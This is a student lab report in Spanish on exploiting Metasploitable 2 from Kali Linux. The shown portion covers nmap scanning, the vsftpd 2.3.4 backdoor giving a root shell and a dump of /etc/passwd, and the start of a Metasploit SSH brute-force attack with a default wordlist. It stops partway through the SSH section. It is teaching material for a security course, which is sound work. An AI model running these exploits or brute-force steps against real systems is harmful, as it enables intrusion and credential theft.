LABORATORIO 01

MARIANA SÁNCHEZ MURILLO

SEGURIDAD Y AUDITORIA DE REDES

RAFAEL SANDOVAL MORALES

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ, COLOMBIA

07/08/25

1. INTRODUCCIÓN

Dominar y adquirir habilidades como la capacidad de explotar varios puertos en busca de vulnerabilidades, son competencias que se deben tener, no solo para las clases de Seguridad y Auditoria de Redes, sino, para la vida profesional.

En el presente documento se deberán aplicar los conocimientos adquiridos en las clases, sin embargo, en caso de conseguir errores o encontrarnos con procesos aun no vistos, debemos buscar las herramientas para descifrar la manera de alcanzar nuestros objetivos y lograr culminar con éxito el laboratorio propuesto por el docente.

Ilustración 1. Seguridad y Auditoria de Redes.

2. OBJETIVO GENERAL

Explotar los puertos 21, 22, 23, 25, 53, 139, 445, 2121, 3306, 5432 haciendo uso de Kali Linux y Metasplotable 2.

2.1 OBJETIVOS ESPECIFICOS

- Aplicar el conocimiento en clases para el desarrollo de la problemática propuesta.
- Documentar detalladamente la solución de cada paso.
- Practicar todo lo aprendido.

3. PLANTEAMIENTO DEL PROBLEMA

Se nos ha pedido explotar 10 puertos, los cuales son **21, 22, 23, 25, 53, 139, 445, 2121, 3306, 5432,** esto para poner en práctica lo aprendido en clase y reforzar nuestro dominio del tema, además de esto, se deberán usar las herramientas de Kali Linux y Metasplotable 2 para llevar a cabo nuestro objetivo, si en algún momento se llega a presentar problemas con los exploits de los puertos o en efecto su acceso, se deberán de documentar todos los hallazgos con la finalidad de tener un soporte y buenas prácticas.

TABLA DE CONTENIDO

1. INTRODUCCIÓN 2
2. OBJETIVO GENERAL 3
   2.1 OBJETIVOS ESPECIFICOS 3
3. PLANTEAMIENTO DEL PROBLEMA 3
4. DESARROLLO 8
   4.1 PUERTO 21 10
   4.2 PUERTO 22 (SSH) 13
   4.3 PUERTO 23 (TELNET) 18
   4.4 PUERTO 25 20
   4.5 PUERTO 53 (DNS) 20
   4.6 PUERTO 139 Y 445 (Samba) 22
   4.7 PUERTO 2121 24
   4.8 PUERTO 3306 26
   4.9 PUERTO 5432 28
5. CONCLUSIONES 32

TABLA DE ILUSTRACIONES

Ilustración 1. Seguridad y Auditoria de Redes. 2

Ilustración 2. Dirección de la víctima. 8

Ilustración 3. Ip del atacante. 8

Ilustración 4. Posibles hallazgos. 9

Ilustración 5. Conocer servicios abiertos de la víctima. 10

Ilustración 6. Puerto 21. 10

Ilustración 7 Seleccionar exploit. 11

Ilustración 8. Configurar RHOSTS. 11

Ilustración 9. Configurada la ip del Rhost 11

Ilustración 10. Explotar payload. 12

Ilustración 11. Contenido de passwd parte 1. 12

Ilustración 12. Contenido de passwd parte 2. 13

Ilustración 13. Realizando ataque de fuerza bruta. 13

Ilustración 14. Visualización y configuración del rhosts. 14

Ilustración 15. RHOSTS establecido. 14

Ilustración 16. Diccionario listado. 14

Ilustración 17. Rutas de archivo roor_userpass.txt. 15

Ilustración 18. Visualización previa. 15

Ilustración 19. Inicio de ataque de fuerza bruta. 15

Ilustración 20. Finalización de ataque de fuerza bruta. 15

Ilustración 21. Inicio de la sesión en ssh. 16

Ilustración 22. Posibles credenciales. 16

Ilustración 23. Credenciales parte 1. 16

Ilustración 24. Credenciales parte 2. 17
Ilustración 25. SSH explotado. 17
Ilustración 26. Privilegio msfadmin. 18
Ilustración 27. Ubicar posición. 18
Ilustración 28. Visualizando avance. 18
Ilustración 29. Configurando. 19
Ilustración 30. Visualizar la configuración actual. 19
Ilustración 31. Explotando Telnet. 19
Ilustración 32. Agregando archivo. 20
Ilustración 33. Corriendo el exploit. 20
Ilustración 34. Posición del exploit. 21
Ilustración 35. Usando use 0. 21
Ilustración 36. Visualizando procesos. 21
Ilustración 37. Configurando RHOSTS. 22
Ilustración 38.. No se termina de ejecutar el exploit para P53. 22
Ilustración 39. Buscando exploits para SAMBA. 23
Ilustración 40. Puerto 445 samba. 23
Ilustración 41. Puerto 139 samba. 24
Ilustración 42. Buscando exploit para el puerto 2121. 24
Ilustración 43. configurando el exploit. 25
Ilustración 44. Explotando puerto 2121. 25
Ilustración 45. Puerto 2121 abierto. 26
Ilustración 46. Buscando exploit para el puerto 3306. 26
Ilustración 47. Use 5 en puerto 3306. 27

Ilustración 48. Show options. 27
Ilustración 49. Configurando exploit puerto 3306. 28
Ilustración 50. Resultado del exploit 3306. 28
Ilustración 51. Buscando exploit. 28
Ilustración 52. Ubicación del exploit. 29
Ilustración 53. Configurando. 29
Ilustración 54. Configurando el RHOSTS y LHOST. 29
Ilustración 55. Visualizando avance. 30
Ilustración 56. Exploit del puerto 5432. 30
Ilustración 57. Puerto 5432 explotado con éxito. 31

4. DESARROLLO

Luego de iniciar tanto Kali como Metasploitable 2, vamos a identificar la dirección ip que le corresponde a la víctima que en este caso es la de Metasploitable 192.160.10.8. Usamos el comando:

- **ifconfig**




Ilustración 2. Dirección de la víctima.

La siguiente es la ip del atacante 192.160.10.4




Ilustración 3. Ip del atacante.

Ahora usamos el comando **nmap -sn 192.160.10.0/24** para conseguir las evidencias, realizar un escaneo, con la siguiente imagen podemos identificar 2 direcciones ip importantes, la de la víctima y la del atacante.




Ilustración 4. Posibles hallazgos.

Mediante el comando **nmap -sV 192.160.10.0/24** vamos a identificar los servicios que tiene abierto o activos la víctima, como se podrá evidenciar en la imagen siguiente, de esa forma, vamos a adquirir información crucial que usaremos después para explotar los puertos **21, 22, 23, 25, 53, 139, 445, 2121, 3306, 5432.**




Ilustración 5. Conocer servicios abiertos de la víctima.

En este momento debemos abrir el framework de Metasplotable para explotar las vulnerabilidades que se evidencien que tiene la víctima.

- **Msfconsole**

4.1 PUERTO 21




Ilustración 6. Puerto 21.

En la imagen de la parte superior nos aparece que el exploit está en la posición **0** entonces se debe usar el comando **use 0** para seleccionar el exploit exacto.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ilustración 7 Seleccionar exploit.

En la anterior imagen nos podemos dar de cuenta que nos lanza un mensaje donde nos advierte que el **payload** no está configurado, por lo que es necesario establecerlo.

Ahora debemos saber qué otras opciones debemos establecer, por lo que vamos a utilizar el comando **(options)**.




Ilustración 8. Configurar RHOSTS.

De la siguiente forma debe ir quedando:




Ilustración 9. Configurada la ip del Rhost

Ahora vamos a ver si se vulnera el payload, por lo cual vamos a usar los siguientes comandos:

- **set payload cmd/unix/interact**

- **exploit**




Ilustración 10. Explotar payload.

En la imagen anterior luego de usar el comando **exploit** debemos escribir **whoami** para saber qué usuario tengo, en este caso **root.**

Ahora podemos observar mediante el comando **cat /etc/passwd** el contenido del archivo passwd que tiene información sobre todas las cuentas de usuario del sistema.




Ilustración 11. Contenido de passwd parte 1.




Ilustración 12. Contenido de passwd parte 2.

4.2 PUERTO 22 (SSH)

Para el SSH se va a necesitar ip, usuario y contraseña, por lo que vamos a utilizar el comando **search ssh_login,** que sirve para realizar combinaciones de usuarios y contraseñas contra un servidor SSH, mediante ataques de fuerza bruta.





Ilustración 13. Realizando ataque de fuerza bruta.

Posteriormente es necesario poner **use 0** para seleccionar el campo con el que vamos a trabajar.

Con el comando **options** podemos visualizar qué nos hace falta, en este caso, la ip de la víctima (RHOSTS).



```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```


Ilustración 14. Visualización y configuración del rhosts.

Debemos agregar, de la misma forma que se realizó con RHOSTS del puerto 21.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.160.10.8
rhost ⇒ 192.160.10.8
```

Ilustración 15. RHOSTS establecido.

Ahora usamos la siguiente ruta para conseguir y listar el diccionario: **cd /usr/share/metasploit-framework/data/wordlists**



```
msf6 auxiliary(scanner/ssh/ssh_login) > cd /usr/share/metasploit-framework/data/wordlists
msf6 auxiliary(scanner/ssh/ssh_login) > ls
[*] exec: ls

adobe_top100_pass.txt                 default_users_for_services_unhash.txt  lync_subdomains.txt             postgres_default_userpass.txt  telerik_ui_asp_net_ajax_versions.txt
av_hips_executables.txt               dlink_telnet_backdoor_userpass.txt     malicious_urls.txt              postgres_default_user.txt      telnet_cdata_ftth_backdoor_userpass.txt
av-update-urls.txt                    flask_secret_keys.txt                  mirai_pass.txt                  root_userpass.txt              tftp.txt
burnett_top_1024.txt                  grafana_plugins.txt                    mirai_user_pass.txt             routers_userpass.txt           tomcat_mgr_default_pass.txt
burnett_top_500.txt                   hci_oracle_passwords.csv               mirai_user.txt                  rpc_names.txt                  tomcat_mgr_default_userpass.txt
can_flood_frames.txt                  http_default_pass.txt                  multi_vendor_cctv_dvr_pass.txt  rservices_from_users.txt       tomcat_mgr_default_users.txt
cms400net_default_userpass.txt        http_default_userpass.txt              multi_vendor_cctv_dvr_users.txt sap_common.txt                 unix_passwords.txt
common_roots.txt                      http_default_users.txt                 named_pipes.txt                 sap_default.txt                unix_users.txt
dangerzone_a.txt                      http_owa_common.txt                    namelist.txt                    sap_icm_paths.txt              vnc_passwords.txt
dangerzone_b.txt                      idrac_default_pass.txt                 oracle_default_hashes.txt       scada_default_userpass.txt     vxworks_collide_20.txt
db2_default_pass.txt                  idrac_default_user.txt                 oracle_default_passwords.csv    sensitive_files.txt            vxworks_common_20.txt
db2_default_userpass.txt              ipmi_passwords.txt                     oracle_default_userpass.txt     sensitive_files_win.txt        wp-exploitable-plugins.txt
db2_default_user.txt                  ipmi_users.txt                         password.lst                    sid.txt                        wp-exploitable-themes.txt
default_pass_for_services_unhash.txt  joomla.txt                             piata_ssh_userpass.txt          snmp_default_pass.txt          wp-plugins.txt
default_userpass_for_services_unhash.txt_ keyboard-patterns.txt              postgres_default_pass.txt       superset_secret_keys.txt       wp-themes.txt
```

Ilustración 16. Diccionario listado.

Ahora podemos usar la ruta la ruta que se puede apreciar en la imagen ubicada al final de este párrafo, donde el archivo root_userpass.txt tendrá posibles combinaciones de **usuarios y contraseñas** comunes para ataques por fuerza bruta.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
```

Ilustración 17. Rutas de archivo roor_userpass.txt.

Así debe ir quedando.

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                                        Required  Description
   ----              ---------------                                        --------  -----------
   ANONYMOUS_LOGIN   false                                                  yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                                  no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                      yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                                                   no        Create a new session for every successful login
   DB_ALL_CREDS      false                                                  no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                  no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                  no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                   no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                 no        A specific password to authenticate with
   PASS_FILE                                                                no        File containing passwords, one per line
   RHOSTS            192.160.10.8                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22                                                     yes       The target port
   STOP_ON_SUCCESS   false                                                  yes       Stop guessing when a credential works for a host
   THREADS           1                                                      yes       The number of concurrent threads (max one per host)
   USERNAME                                                                 no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/root_us  no        File containing users and passwords separated by space, one pair per line
                     erpass.txt
   USER_AS_PASS      false                                                  no        Try the username as the password for all users
   USER_FILE                                                                no        File containing usernames, one per line
   VERBOSE           false                                                  yes       Whether to print output for all attempts
```

Ilustración 18. Visualización previa.

Ahora viene la parte interesante, debemos iniciar el ataque de fuerza bruta, eso lo realizamos con el comando **run.**

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.160.10.8:22 - Starting bruteforce
```

Ilustración 19. Inicio de ataque de fuerza bruta.

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

